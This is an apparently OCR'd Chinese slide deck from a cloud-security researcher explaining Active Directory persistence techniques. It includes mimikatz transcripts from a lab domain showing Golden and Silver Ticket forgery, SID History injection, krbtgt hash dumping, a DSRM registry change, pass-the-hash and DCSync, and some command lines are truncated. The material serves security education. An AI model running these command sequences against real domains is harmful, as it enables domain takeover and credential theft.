域权限维持方法浅析

IFO 安全研究员@金山云

金山云

>_

前情提要 & 本集简介


基础概念
Active Directory
DNS & LDAP & Kerberos
Kerberos Overview
TGT & TGS
Kerberos & PAC
Kerberos & SPN
Kerberos Delegation

历史漏洞
GPP (MS14-025)
GoldenPAC (MS14-068)
PrivExchange (SSRF & NTLM Relay)
NTLM Tampering (Drop The MIC) & RBCD
Mitm6 & NTLM Relay & Kerberos Delegation


《域安全浅析-基础概念及历史漏洞分析》
https://mp.weixin.qq.com/s/R1J6UFKw_m8PVuI_pcUMkA

- Golden Ticket
- Silver Ticket
- SID History
- Directory Service Restore Mode
- Malicious Security Support Provider
- Hook PasswordChangeNotify
- Skeleton Key
- DCShadow
- Group Policy Object
- Access Control Lists

Golden Ticket


Domain Controller
1. AS REQ (request TGT)
2. AS REP (receive TGT)
3. TGS REQ (present TGT, request TGS)
4. TGS REP (receive TGS)
PAC Validation Request (Optional)
PAC Validation Response (Optional)
User's Workstation
5. AP REQ (present TGS for access)
6. AP REP (optional, used when mutual authentication is requested)
Application Server

正常Kerberos认证流程



Domain Controller
3. TGS REQ (present TGT, request TGS)
4. TGS REP (receive TGS)
PAC Validation Request (Optional)
PAC Validation Response (Optional)
User's Workstation
5. AP REQ (present TGS for access)
6. AP REP (optional, used when mutual authentication is requested)
Application Server

金票据认证流程

Golden Ticket


- /domain – 域名
- /sid – 域 SID
- /krbtgt – KRBTGT帐户的NTHash
- /id – 帐户ID (可伪造)

- 利用金票据可以访问域内任意服务。
- 需要修改两次krbtgt帐户密码才能完全修复。




```
mimikatz(commandline) # kerberos::golden /admin:DarthVader /domain:lab.adsecurity.org /id:2601 /sid:S-1-5-21-1387203482-
2957264255-828990924 /krbtgt:8a2f1adcdd519a2e515780021d2d178a /startoffset:0 /endin:600 /renewmax:10080 /ptt
User      : DarthVader
Domain    : lab.adsecurity.org
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: 8a2f1adcdd519a2e515780021d2d178a - rc4_hmac_nt
Lifetime  : 3/12/2015 9:44:08 PM ; 3/13/2015 7:44:08 AM ; 3/19/2015 9:44:08 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'DarthVader @ lab.adsecurity.org' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
PS C:\Users\JoeUser> klist

Current LogonId is 0:0xdac83

Cached Tickets: (1)

#0>     Client: DarthVader @ lab.adsecurity.org
        Server: krbtgt/lab.adsecurity.org @ lab.adsecurity.org
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 3/12/2015 21:44:08 (local)
        End Time:   3/13/2015 7:44:08 (local)
        Renew Time: 3/19/2015 21:44:08 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)

PS C:\Users\JoeUser> net use \\adsdc02.lab.adsecurity.org\c$\windows\ntds
The command completed successfully.

PS C:\Users\JoeUser> whoami
adseclab\joeuser
PS C:\Users\JoeUser>
```

Silver Ticket


Domain Controller
1. AS REQ (request TGT)
2. AS REP (receive TGT)
3. TGS REQ (present TGT, request TGS)
4. TGS REP (receive TGS)
PAC Validation Request (Optional)
PAC Validation Response (Optional)
User's Workstation
5. AP REQ (present TGS for access)
6. AP REP (optional, used when mutual authentication is requested)
Application Server

正常Kerberos认证流程



Domain Controller
PAC Validation Request (Optional)
PAC Validation Response (Optional)
User's Workstation
5. AP REQ (present TGS for access)
6. AP REP (optional, used when mutual authentication is requested)
Application Server

银票据认证流程

Silver Ticket

- /target – 运行目标服务的主机名 (FQDN)
- /service – 服务类型，比如cifs, http, mssql
- /rc4 – 运行目标服务的帐户NTHash (computer account or user account)

- 通常目标服务不进行PAC校验，所以TGS中的PAC可以任意伪造，比如声称自己属于域管理员组。
- 仅能访问指定服务，但是无需与域控进行交互，所以更难以现




```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker  /domain:LAB.ADSECURITY.ORG /id:2601 /sid:S-1-5-21-1387203
482-2957264255-828990924 /target:adsmsapp01.lab.adsecurity.org /rc4:d4423c76e3f68ee4c551a9a22dcace55 /service:cifs /ptt
User      : LukeSkywalker
Domain    : LAB.ADSECURITY.ORG
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: d4423c76e3f68ee4c551a9a22dcace55 - rc4_hmac_nt
Service   : cifs
Target    : adsmsapp01.lab.adsecurity.org
Lifetime  : 3/25/2015 6:39:43 PM ; 3/22/2025 6:39:43 PM ; 3/22/2025 6:39:43 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
PS C:\temp\mimikatz> net use \\adsmsapp01.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> whoami
adseclab\joeuser
```

Domain Users (513)
Domain Admins (512)
Schema Admins (518)
Enterprise Admins (519)
Group Policy Creator Owners (520)

SID History


- 每个用户帐户都有一个关联的安全标识符 (SID)，用于跟踪该帐户在连接到资源时所具有的访问权限，SID历史记录是为了支持域迁移所设计的属性。

- SID历史记录在同一个域中也适用，普通用户可以被授予Domain Admin权限，而无需成为Domain Admins的成员。



```
PS C:\temp\mimikatz> .\mimikatz "privilege::debug" "misc::addsid bobafett ADSAdministrator "

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 29 2015 23:55:17)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with 15 modules * * */


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::addsid bobafett ADSAdministrator
SIDHistory for 'bobafett'
 * ADSAdministrator     OK
```


1



```
PS C:\temp\mimikatz> get-aduser bobafett -properties sidhistory,memberof


DistinguishedName  : CN=BobaFett,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled            : True
GivenName          :
MemberOf           : {}
Name               : BobaFett
ObjectClass        : user
ObjectGUID         : d4d1e6c0-82a8-469f-b243-8602300e2dbe
SamAccountName     : BobaFett
SID                : S-1-5-21-1583770191-140008446-3268284411-3103
SIDHistory         : {S-1-5-21-1583770191-140008446-3268284411-500}
Surname            :
UserPrincipalName  : BobaFett@lab.adsecurity.org
```

Default Domain Administrator (RID 500)


2




```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\BobaFett> whoami
adseclab\bobafett
PS C:\Users\BobaFett> Enter-PSSession -ComputerName adsdc03.lab.adsecurity.org
[adsdc03.lab.adsecurity.org]: PS C:\Users\BobaFett\Documents> whoami
adseclab\bobafett
[adsdc03.lab.adsecurity.org]: PS C:\Users\BobaFett\Documents> c:\temp\mimikatz\Mimikatz "privilege::debug" "sekurlsa::kr
btgt" exit

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 29 2015 23:55:17)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with 15 modules * * */


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::krbtgt

Current krbtgt: 5 credentials
         * rc4_hmac_nt       : 1a33736fd25ad06dd9c61310173bc326
         * rc4_hmac_old      : 1a33736fd25ad06dd9c61310173bc326
         * rc4_md4           : 1a33736fd25ad06dd9c61310173bc326
         * aes256_hmac       : 20d7c5cef8eaefb478e79e86ecb6ba1cac2819b2ed432ffb32141c5f7104e69e
         * aes128_hmac       : 2433f1c6d10a2d466294ff983a625956

mimikatz(commandline) # exit
Bye!
[adsdc03.lab.adsecurity.org]: PS C:\Users\BobaFett\Documents> _
```

3

SID History - Golden Ticket Now More GOLDEN!



```
mimikatz(commandline) # kerberos::golden /admin:DarthVader /domain:lab.adsecurity.org /id:2601 /sid:S-1-5-21-1387203482-
2957264255-828990924 /krbtgt:8a2f1adcdd519a2e515780021d2d178a /startoffset:0 /endin:600 /renewmax:10080 /ptt
User      : DarthVader
Domain    : lab.adsecurity.org
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: 8a2f1adcdd519a2e515780021d2d178a - rc4_hmac_nt
Lifetime  : 3/12/2015 9:44:08 PM ; 3/13/2015 7:44:08 AM ; 3/19/2015 9:44:08 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'DarthVader @ lab.adsecurity.org' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
PS C:\Users\JoeUser> klist

Current LogonId is 0:0xdac83

Cached Tickets: (1)

#0>     Client: DarthVader @ lab.adsecurity.org
        Server: krbtgt/lab.adsecurity.org @ lab.adsecurity.org
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 3/12/2015 21:44:08 (local)
        End Time:   3/13/2015 7:44:08 (local)
        Renew Time: 3/19/2015 21:44:08 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)

PS C:\Users\JoeUser> net use \\adsdc02.lab.adsecurity.org\c$\windows\ntds
The command completed successfully.

PS C:\Users\JoeUser> whoami
adseclab\joeuser
PS C:\Users\JoeUser>
```



```
mimikatz(commandline) # kerberos::golden /admin:Administrator /domain:resource.lab.adsecurity.
09-4128614026-4135338336 /sids:S-1-5-21-1583770191-140008446-3268284411-519 /krbtgt:488b468d8
tartoffset:0 /endin:600 /renewmax:10080 /ptt
User      : Administrator
Domain    : resource.lab.adsecurity.org
SID       : S-1-5-21-2242142109-4128614026-4135338336
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1583770191-140008446-3268284411-519
ServiceKey: 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt
Lifetime  : 7/3/2015 11:54:59 PM ; 7/4/2015 9:54:59 AM ; 7/10/2015 11:54:59 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully submitted for cu

mimikatz(commandline) # exit
Bye!
PS C:\temp\mimikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc03.lab.adsecurity.org\admin$
The command completed successfully.
```


Enterprise Admins (RID 519)

Directory Service Restore Mode (DSRM)

- DSRM密码实际上是指域控服务器的本地管理员密码。
- 在安装域控的时候设置，很少更改。
- 修改域控上的注册表设置，通过hash传递攻击，可获取域控权限。

```
PowerShell >  New-ItemProperty
 “HKLM:\System\CurrentControlSet\Control\Lsa\”  -Name
 “DsrmAdminLogonBehavior”  -Value 2 -PropertyType DWORD
```

- 该注册表项默认不存在



Directory Services Restore Mode Administrator Password

The Directory Services Restore Mode Administrator account is different from the domain Administrator account.


Assign a password for the Administrator account that will be used when this domain controller is started in Directory Services Restore Mode. We recommend that you choose a strong password.

Password: •••••••••

Confirm password: •••••••••

More about Directory Services Restore Mode password

DSRM - Pass The Hash & DCSync




```
mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::pth /domain:ADSDC03 /user:Administrator /ntlm:7c08d63a2f48f045971bc2236ed3f3ac
user    : Administrator
domain  : ADSDC03
program : cmd.exe
NTLM    : 7c08d63a2f48f045971bc2236ed3f3ac
```

Administrator: C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>dir \\adsdc03\c$
 Volume in drive \\adsdc03\c$ has no label.
 Volume Serial Number is 6874-598A

 Directory of \\adsdc03\c$

08/22/2013  11:52 AM    <DIR>          PerfLogs
08/22/2013  10:50 AM    <DIR>          Program Files
08/22/2013  11:39 AM    <DIR>          Program Files (x86)
09/06/2015  02:48 PM    <DIR>          Temp
09/13/2015  08:17 PM    <DIR>          Users
08/27/2015  10:54 PM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  258,178,846,720 bytes free
```

NTLM认证



```
mimikatz(commandline) # sekurlsa::pth /domain:ADSDC03 /user:Administrator /ntlm:66750645b577b363347c5aa5d5e7d190
user    : Administrator
domain  : ADSDC03
program : cmd.exe
NTLM    : 66750645b577b363347c5aa5d5e7d190
```


Administrator: C:\Windows\system32\cmd.exe

```
mimikatz(commandline) # lsadump::dcsync /domain:lab.adsecurity.org /dc:adsdc03 /
user:krbtgt
[DC] 'lab.adsecurity.org' will be the domain
[DC] 'adsdc03' will be the DC server

[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 8/27/2015 10:10:22 PM
Object Security ID   : S-1-5-21-1581655573-3923512380-696647894-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: f46b8b6b6e330689059b825983522d18
    ntlm- 0: f46b8b6b6e330689059b825983522d18
    lm  - 0: ff43293335e630fff672b3e427de4237

Supplemental Credentials:
